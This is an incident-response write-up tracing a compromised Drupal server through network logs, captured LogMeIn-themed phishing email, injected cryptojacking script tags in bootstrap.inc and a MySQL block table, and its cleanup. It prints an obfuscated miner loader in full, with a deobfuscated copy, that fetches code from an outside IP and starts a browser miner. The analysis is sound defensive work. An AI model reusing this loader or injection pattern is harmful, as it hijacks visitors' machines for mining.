Compromised Server Analysis

The webserver is 10.10.10.10 (Replaced the Public IP Address for privacy reasons). I also removed the actual website names and directories for privacy reasons as well.

We begin our analysis with some understanding of the network connections.

```
user@host:~$ sudo netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:38252   204.188.217.106:80      ESTABLISHED
tcp        0      0 10.10.10.10:22      10.10.10.12:58172   ESTABLISHED
tcp        0      0 10.10.10.10:55387   204.188.217.106:80      ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::25                   :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
udp        0      0 10.10.10.10:123     0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:59028           0.0.0.0:*
udp        0      0 127.0.0.1:18120         0.0.0.0:*
udp        0      0 0.0.0.0:1812            0.0.0.0:*
udp        0      0 0.0.0.0:1813            0.0.0.0:*
udp        0      0 0.0.0.0:1814            0.0.0.0:*
udp        0      0 0.0.0.0:51414           0.0.0.0:*
udp6       0      0 fe80::219:b9ff:fe2c:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
```

We realize port 80 is being utilized. We try to find the processes using these connections

```
user@host:~$ sudo lsof -i tcp:80 -P -R
COMMAND     PID  PPID     USER   FD   TYPE   DEVICE SIZE/OFF NODE NAME
/usr/sbin 26545      1 www-data    3u  IPv4 22142705      0t0  TCP
website.ca:55464->204.188.217.106:80 (ESTABLISHED)
/usr/sbin 26550      1 www-data    3u  IPv4 22105560      0t0  TCP
website.ca:38252->204.188.217.106:80 (ESTABLISHED)
apache2   27805      1      root    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   27993 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   28066 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   28067 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   28447 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   28449 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   29256 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   29262 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   29373 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   29375 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
apache2   29436 27805 www-data    4u  IPv6 10024448      0t0  TCP *:80 (LISTEN)
```

```
user@host:~$ sudo lsof -p 26545
COMMAND     PID     USER   FD   TYPE             DEVICE SIZE/OFF     NODE NAME
/usr/sbin 26545 www-data  cwd    DIR              252,0    69632  3538945 /tmp
/usr/sbin 26545 www-data  rtd    DIR              252,0     4096        2 /
/usr/sbin 26545 www-data  txt    REG              252,0    10416  3017043 /usr/bin/perl
/usr/sbin 26545 www-data  mem    REG              252,0    43416  4981915
/usr/lib/perl/5.18.2/auto/Socket/Socket.so
/usr/sbin 26545 www-data  mem    REG              252,0    18728  4981918
/usr/lib/perl/5.18.2/auto/IO/IO.so
/usr/sbin 26545 www-data  mem    REG              252,0    43368  6946983
/lib/x86_64-linux-gnu/libcrypt-2.19.so
/usr/sbin 26545 www-data  mem    REG              252,0   141574  6947044
/lib/x86_64-linux-gnu/libpthread-2.19.so
/usr/sbin 26545 www-data  mem    REG              252,0  1071552  6946910
/lib/x86_64-linux-gnu/libm-2.19.so
/usr/sbin 26545 www-data  mem    REG              252,0    14664  6946980
/lib/x86_64-linux-gnu/libdl-2.19.so
/usr/sbin 26545 www-data  mem    REG              252,0  1840928  6947193
/lib/x86_64-linux-gnu/libc-2.19.so
/usr/sbin 26545 www-data  mem    REG              252,0  1608280  3017046
/usr/lib/libperl.so.5.18.2
/usr/sbin 26545 www-data  mem    REG              252,0   149120  6947052
/lib/x86_64-linux-gnu/ld-2.19.so
/usr/sbin 26545 www-data    0r   CHR                1,3      0t0     6368 /dev/null
/usr/sbin 26545 www-data    1w  FIFO                0,8      0t0 22105555 pipe
/usr/sbin 26545 www-data    2w   REG              252,0    14135 10751213
/var/log/apache2/error.log
/usr/sbin 26545 www-data    3u  IPv4           22143052      0t0      TCP
website.ca:55789->204.188.217.106:http (ESTABLISHED)
/usr/sbin 26545 www-data    6u  unix 0xffff88022e742c00      0t0 22105553 socket
```

Based on the outputs above, we can be for certain that the webserver is compromised. But, there are three sites being hosted in this server:

- https://some.other.website.ca
- https://www.website.ca
- https://subdomain.website.ca

The Files for each site are in **/var/www/** directory

```
user@host:/var/www$ ls -la
total 56
drwxr-xr-x 13 root     root     4096 Sep 10 22:37 .
drwxr-xr-x 13 root     root     4096 Feb 28  2017 ..
drwxr-xr-x  5 root     root     4096 Oct  3  2016 alg.old
drwxr-xr-x  8 root     root     4096 Aug 23  2013 corporateclean
drwxr-xr-x  2 root     root     4096 Jul 17  2012 demo
drwxr-xr-x  2 root     root     4096 Feb  1  2017 html
drwxr-xr-x 11 www-data www-data 4096 Sep  3 23:52 subdomain
drwxr-xr-x  5 root     root     4096 Nov 29  2017 nal
drwxr-xr-x  2 root     root     4096 Mar  3  2015 phpmyadmin
drwxrwxr-x  6 www-data www-data 4096 Feb  5  2018 site
drwxr-xr-x  8 root     root     4096 Feb 28  2017 site-wp-3.3
drwxr-xr-x  6 stack    stack    4096 Feb 28  2017 site-wp-3.5
drwxr-xr-x  6 stack    stack    4096 Feb 28  2017 site-wp-3.7
```

```
-rw-r--r--  1 root     root       21 May  4  2012 test.php
```

Based on the user groups, we can safely remove https://some.other.website.ca server from the picture.
The ***subdomain*** directory were updated more recently than ***site***, hence we start investigating with ***subdomain*** webserver.

Upon looking into the ***subdomain*** directory, we found one specific file recently updated.

```
user@host:/var/www/subdomain$ ls -la --full-time includes/
total 1804
drwxr-xr-x  4 www-data www-data   4096 2017-05-25 21:38:11.742771907 -0400 .
drwxr-xr-x 11 www-data www-data   4096 2018-09-03 23:52:29.924296116 -0400 ..
-rw-r--r--  1 www-data www-data  13816 2017-05-25 17:54:24.388035506 -0400 actions.inc
-rw-r--r--  1 www-data www-data  46913 2017-05-25 17:54:24.388035506 -0400 ajax.inc
-rw-r--r--  1 www-data www-data   1701 2017-05-25 17:54:24.388035506 -0400 archiver.inc
-rw-r--r--  1 www-data www-data  13664 2017-05-25 17:54:24.384035450 -0400 authorize.inc
-rw-r--r--  1 www-data www-data  17497 2017-05-25 17:54:24.388035506 -0400 batch.inc
-rw-r--r--  1 www-data www-data   2310 2017-05-25 17:54:24.380035393 -0400 batch.queue.inc
-rw-r--r--  1 www-data www-data 118488 2018-08-27 06:20:36.531461159 -0400 bootstrap.inc
-rw-r--r--  1 www-data www-data  19998 2017-05-25 17:54:24.384035450 -0400 cache.inc
-rw-r--r--  1 www-data www-data   2487 2017-05-25 17:54:24.384035450 -0400 cache-install.inc
-rw-r--r--  1 www-data www-data 302278 2017-05-25 17:54:24.384035450 -0400 common.inc
...
```

We found some cryptojacking scripts injected near the end of that file:

```
/var/www/subdomain/includes/bootstrap.inc
?><script type="text/javascript" src="//upgraderservices.cf/drupal.js"></script><?php^M
?><script type="text/javascript" src="//drupalupdates.tk/check.js"></script><?php^M
```

They were reported by others as well:
https://twitter.com/bad_packets/status/1037416308336287744

We removed the crypto mining scripts.

However, the webshell IRC connections still persisted. Also, we found that the SMTP port (on foreign endpoints) being used as well.

```
user@host:/var/www/subdomain$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:42191   98.137.157.43:25        TIME_WAIT
tcp        0      1 10.10.10.10:47567   192.64.147.176:25       SYN_SENT
tcp        0      1 10.10.10.10:48204   23.20.239.12:25         SYN_SENT
tcp        0      0 10.10.10.10:46017   67.195.228.87:25        TIME_WAIT
tcp        0      1 10.10.10.10:48211   23.20.239.12:25         SYN_SENT
tcp        0      0 10.10.10.10:50025   98.136.101.116:25       TIME_WAIT
tcp        0      1 10.10.10.10:49812   52.162.126.195:25       SYN_SENT
tcp        0      1 10.10.10.10:36409   185.53.178.8:25         SYN_SENT
tcp        0      1 10.10.10.10:48231   23.20.239.12:25         SYN_SENT
tcp        0      1 10.10.10.10:43103   207.148.248.145:25      SYN_SENT
tcp        0      1 10.10.10.10:58587   162.255.119.180:25      SYN_SENT
tcp        0    168 10.10.10.10:22      10.10.10.12:38580     ESTABLISHED
tcp        0      0 10.10.10.10:42186   98.137.157.43:25        TIME_WAIT
tcp        0      1 10.10.10.10:45291   68.178.213.61:25        SYN_SENT
tcp        0      0 10.10.10.10:37805   204.188.217.106:80      ESTABLISHED
tcp        0   2205 10.10.10.10:34654   216.120.254.206:25      ESTABLISHED
tcp        0      1 10.10.10.10:39909   184.168.131.241:25      SYN_SENT
tcp        0      1 10.10.10.10:48962   184.168.47.225:25       SYN_SENT
tcp        0      0 10.10.10.10:38409   98.136.96.73:25         TIME_WAIT
tcp        0      0 10.10.10.10:55883   216.251.100.19:25       ESTABLISHED
tcp        0      0 10.10.10.10:32777   204.188.217.106:80      ESTABLISHED
tcp        0      1 10.10.10.10:33846   159.8.40.50:25          SYN_SENT
tcp        0      1 10.10.10.10:47992   198.185.159.145:25      SYN_SENT
tcp        0      1 10.10.10.10:39920   184.168.131.241:25      SYN_SENT
tcp        0      0 10.10.10.10:37092   66.218.85.151:25        TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::25                   :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
udp        0      0 10.10.10.10:123     0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
...
```

We sniff some packets on the SMTP port:


```
user@host:/var/www/subdomain$ sudo tshark "port 25"
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
 /usr/share/wireshark/init.lua:32: dofile has been disabled due to running Wireshark as
superuser. See https://wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running
Wireshark as an unprivileged user.
Capturing on 'eth0'
 155 187.354503622  74.6.137.68 → 10.10.10.10 SMTP 171 S: 250 sender <www-data@www.website.ca> ok
| 250 recipient <atheneos@atheneoscafe.com> ok | 354 go ahead
  156 187.354596107 10.10.10.10 → 74.6.137.68  SMTP 1514 C: DATA fragment, 1448 bytes
  157 187.354605929 10.10.10.10 → 74.6.137.68  SMTP|IMF 853 subject:
=?UTF-8?B?TG9nTWVJbiBOb3RpZmljYXRpb24gLSBDb21wdXRlciBJRDogMjg1MzI4NTczNSBkZWxldGVk?=, from:
=?UTF-8?B?TG9nTWVJbi5jb20=?= <noreplay@logmein.com>, ,   , <p>Event: Computer deleted</p>  ,
<p>If this is an error, use the link bellow to restore your computer back.</p>  , <p><a
rel="nofollow noopener" target="_blank"
href="https://restore.logmein.click/pc/?e=bmV0LmFzc2FzeW5AeWFob28uY29t" style="outline: none;
color: #00aeef; font-weight: bold; text-decoration:
none;">http://restore.logmein.com/login.aspx?clusterid=YXRoZW5lb3NAYXRoZW5lb3NjYWZlLmNvbQ==</a><b
r /> <br /> Account holder: atheneos@atheneoscafe.com<br /> Computer ID: 5714726389 <br /> At:
21.12.2018 13:03:20<br /> From: 127.0.0.1 (localhost)<br /> <br /> LogMeIn Account Holders can
change notification settings by clicking their LogMeIn ID in the upper-right corner of LogMeIn
Central and then Account &gt; Security &gt; Account Audit.</p>  , <p></p>  , <p><span
style="color: #333333; font-family: arial, sans-serif; font-size: 11px; font-style: normal;
font-weight: 400; letter-spacing: normal; orphans: 2; text-indent: 0px; text-transform: none;
white-space: normal; widows: 2; word-spacing: 0px; background-color: #ffffff;
text-decoration-color: initial; display: inline !important; float: none;">Copyright &copy;
2003-2018 LogMeIn, Inc.</span><a rel="nofollow noopener" target="_blank"
href="https://secure.logmein.com/policies/trademark.aspx" style="margin: 0px; padding: 0px;
```

```
border: 0px; font-style: normal; font-weight: 400; font-stretch: inherit; font-size: 11px;
line-height: inherit; font-family: arial, sans-serif; vertical-align: baseline; outline: 0px;
color: #0088ce; text-decoration: none; cursor: pointer; letter-spacing: normal; orphans: 2;
text-indent: 0px; text-transform: none; white-space: normal; widows: 2; word-spacing: 0px;
background-color: #ffffff;">All rights reserved.</a></p>  ,   ,   ,
```

This provides evidence of phishing activity. Thus, removing the earlier cryptojacking scripts from **bootstrap.inc** was not enough.

Upon visiting the subdomain site’s main page https://subdomain.website.ca, we noticed a javascript file trying to load on the background: **hhy6.js**

When inspecting the elements on the HTML page of the site, we found a hidden javascript tag code that has a suspicious link.



```
          </div>
        </div>
      ▼<div id="block-block-9" class="block block-block">
        ▼<div class="content">
            <script type="text/javascript" src="https://wt-23afbbf…-0.sandbox.auth0-extend.com/full-http-control"></
          </div>
        </div>
      </div>
    </div>
```

We fetched the script for inspection purposes.

```
user@host:/var/www/subdomain$  wget http://wt-23...full-http-control
user@host:/var/www/subdomain$ cat full-http-control
var
_0x17e1=["script","createElement","type","text/javascript","readyState","onreadystatechange","loa
ded","complete","onload","src","appendChild","head","getElementsByTagName","http://146.185.234.11
3/hhY6.js","undefined","stop","_client","56bc34061cd882609aab5de9d411b6e12be622137090334aa0697591
bd8c7742","start"];function loadScript(_0x17a8x2,_0x17a8x3){var
_0x17a8x4=document[_0x17e1[1]](_0x17e1[0]);_0x17a8x4[_0x17e1[2]]=
_0x17e1[3];if(_0x17a8x4[_0x17e1[4]]){_0x17a8x4[_0x17e1[5]]= function(){if(_0x17a8x4[_0x17e1[4]]==
_0x17e1[6]|| _0x17a8x4[_0x17e1[4]]== _0x17e1[7]){_0x17a8x4[_0x17e1[5]]= null;_0x17a8x3()}}}else
{_0x17a8x4[_0x17e1[8]]= function(){_0x17a8x3()}};_0x17a8x4[_0x17e1[9]]=
_0x17a8x2;document[_0x17e1[12]](_0x17e1[11])[0][_0x17e1[10]](_0x17a8x4)}loadScript(_0x17e1[13],fu
nction(){setTimeout(function(){if( typeof (miner)!=
_0x17e1[14]){try{miner[_0x17e1[15]]()}catch(e){}};if( typeof (_client)!=
_0x17e1[14]){try{_client[_0x17e1[15]]()}catch(e){}};document[_0x17e1[16]]=  new
Client.Anonymous(_0x17e1[17],{throttle:0.3});document[_0x17e1[16]][_0x17e1[18]](Client.FORCE_MULT
I_TAB)},1000)})

CLEANER VERSION:

var _0x17e1=
["script",
"createElement",
"Type",
"text/javascript",
"readyState",
"Onreadystatechange",
"Loaded",
"Complete",
"Onload",
"Src",
"appendChild",
"Head",
"getElementsByTagName",
"http://146.185.234.113/hhY6.js",
"Undefined",
"Stop",
"_client",
"56bc34061cd882609aab5de9d411b6e12be622137090334aa0697591bd8c7742",
"Start"];
function loadScript(_0x17a8x2,_0x17a8x3){
  var _0x17a8x4 = document[_0x17e1[1]](_0x17e1[0]);
  _0x17a8x4[_0x17e1[2]] = _0x17e1[3];
if(_0x17a8x4[_0x17e1[4]]){
  _0x17a8x4[_0x17e1[5]] = function(){
    if(_0x17a8x4[_0x17e1[4]] == _0x17e1[6] || _0x17a8x4[_0x17e1[4]] == _0x17e1[7]){
      _0x17a8x4[_0x17e1[5]] = null;_0x17a8x3()}}}else {_0x17a8x4[_0x17e1[8]]=
function(){_0x17a8x3()}};_0x17a8x4[_0x17e1[9]]=
_0x17a8x2;document[_0x17e1[12]](_0x17e1[11])[0][_0x17e1[10]](_0x17a8x4)}loadScript(_0x17e1[13],fu
nction(){setTimeout(function(){if( typeof (miner)!=
_0x17e1[14]){try{miner[_0x17e1[15]]()}catch(e){}};if( typeof (_client)!=
_0x17e1[14]){try{_client[_0x17e1[15]]()}catch(e){}};document[_0x17e1[16]]=  new
Client.Anonymous(_0x17e1[17],{throttle:0.3});document[_0x17e1[16]][_0x17e1[18]](Client.FORCE_MULT
I_TAB)},1000)})
```

So, this link fetches some malicious script to load hhY6.js. We tried to translate the loadScript functions.

```
0x17e1[0] = "script"
0x17e1[1] = "createElement"
0x17e1[2] = "type"
0x17e1[3] = "text/javascript"
0x17e1[4] = "readyState"
0x17e1[5] = "onreadystatechange"
0x17e1[6] = "loaded"
0x17e1[7] = "complete"
0x17e1[8] = "onload"
0x17e1[9] = "src"
0x17e1[10] = "appendChild"
0x17e1[11] = "head"
0x17e1[12] = "getElementsByTagName"
0x17e1[13] = "http://146.185.234.113/hhY6.js"
0x17e1[14] = "undefined"
0x17e1[15] = "stop"
0x17e1[16] = "_client"
0x17e1[17] = "56bc34061cd882609aab5de9d411b6e12be622137090334aa0697591bd8c7742"
0x17e1[18] = "start"
```

```
function loadScript(_0x17a8x2,_0x17a8x3){
  var _0x17a8x4 = document["createElement"]("script");
  _0x17a8x4["type"] = "text/javascript";
  if(_0x17a8x4["readyState"]){
    _0x17a8x4["onreadystatechange"] = function(){
      if(_0x17a8x4["readyState"] == "loaded" || _0x17a8x4["readyState"] == "complete"){
        _0x17a8x4["onreadystatechange"] = null;
        _0x17a8x3()
      }
    }
  }
  else {
    _0x17a8x4["onload"] = function(){
      _0x17a8x3()
    }
  };
  _0x17a8x4["src"] = _0x17a8x2;
  document["getElementsByTagName"]("head")[0]["appendChild"](_0x17a8x4)
}

loadScript("http://146.185.234.113/hhY6.js",function(){
  setTimeout(function(){
    if( typeof (miner)!= "undefined"){
      try{miner["stop"]()}
      catch(e){}
    };
    if( typeof (_client)!= "undefined"){
      try{_client["stop"]()}
      catch(e){}
    };
    document["_client"] = new
Client.Anonymous("56bc34061cd882609aab5de9d411b6e12be622137090334aa0697591bd8c7742",{throttle:0.3
});
    document["_client"]["start"](Client.FORCE_MULTI_TAB)
  },1000)
})
```

This script is trying to load more cryptojacking scripts. It has a similar resemblance to:
https://coinhive.com/documentation/miner
But needs more investigation.

Drupal uses MySQL database to load HTML content from modules. The hidden malicious javascript code (found in HTML) is injected in a MySQL table: block_custom in database: subdomainsite

```
|   8 | <script type="text/javascript"
src="https://wt-23afbbf05d73a701c3ef54b49e4de14c-0.sandbox.auth0-extend.com/full-http-control"></
script>
| drupal update                       | php_code      |
|   9 | <script type="text/javascript"
src="https://wt-23afbbf05d73a701c3ef54b49e4de14c-0.sandbox.auth0-extend.com/full-http-control"></
script>
| drupal updater                      | full_html     |
```

We delete these rows from MySQL:

```
mysql> delete from block_custom where bid=8;
Query OK, 1 row affected (0.05 sec)

mysql> delete from block_custom where bid=9;
Query OK, 1 row affected (0.03 sec)
```

After deleting the rows, the footer code disappears, thus removing the malware from loading on the page

Also, when looking at MySQL command history:

```
user@host:/var/www/subdomain$ cat ~/.mysql_history
show databases;
use subdomainsite;
show tales;
show tables;
select column from users;
select * from users;
show cloumns from users;
show columns from users;
select mail from users;
show databases;
use subdomainsite;
select * from users;
show columns from users;
select * from users where mail like '@drupaler%';
select * from users where mail like '%@drupaler%';
delete from users where mail like '%@drupaler%';
select mail from users;
show databases;
use subdomainsite;
select mail from users;
select * from users where mail like '%brainhard%';
delete from users where mail like '%brainhard%';
select mail from users;
delete from users where mail like '%bee@addmyhome.com%';
delete from users where mail like '%canie.assassins-creed.org%';
delete from users where mail like '%quinn.adkins38@visitnorwayusa.com%';
delete from users where mail like '%menherbalenhancement.com%';
show databases;
use WordPressDB;
show tables;
describe wp_posts;
select * from wp_posts;
describe wp_posts;
show databases;
use subdomainsite;
select mail from users;
select * from users where mail like '%@drupaler%';
select * from users where mail like '%drupaler%';
select * from users where mail like '%drupal%';
select mail from users where mail like '%drupal%';
delete from users where mail like '%drupal%';
select mail from users;
use subdomainsite;
select mail from users;
show databases;
use WordPressDB;
show tables;
describe wp_users;
select * from wp_users; …
```

Seems like they tried to delete their spamming email domains:
https://www.pozzo-balbi.com/help/List_of_email_spamming_domains

Now, the webshell IRC connections and phishing activities stopped!

CAUSE: The current Drupal version (running on the webserver) has a vulnerability for XSS attacks. This was confirmed with **grabber** vulnerability scanner tool.
SOLUTION: Possible solution is to patch the Drupal system, but since we are not using the subdomain website, we can shutdown that domain.

Cleaning up

Since we are not using the subdomain site, we shut it down:

```
 vim  /etc/apache2/sites-available/default-ssl.conf

   #<VirtualHost _default_:443>
    #    ServerAdmin admin@email.ca
    #    ServerName  subdomain.website.ca
    #    # Indexes + Directory Root.
    #    DirectoryIndex index.php
    #    DocumentRoot /var/www/subdomain/
    # …

sudo service apache2 restart
```

For safety purposes, we block SMTP Port and stop the mail service:

```
sudo iptables -A INPUT -i eth0 -p tcp --destination-port 25 -j DROP
sudo /etc/init.d/postfix stop
```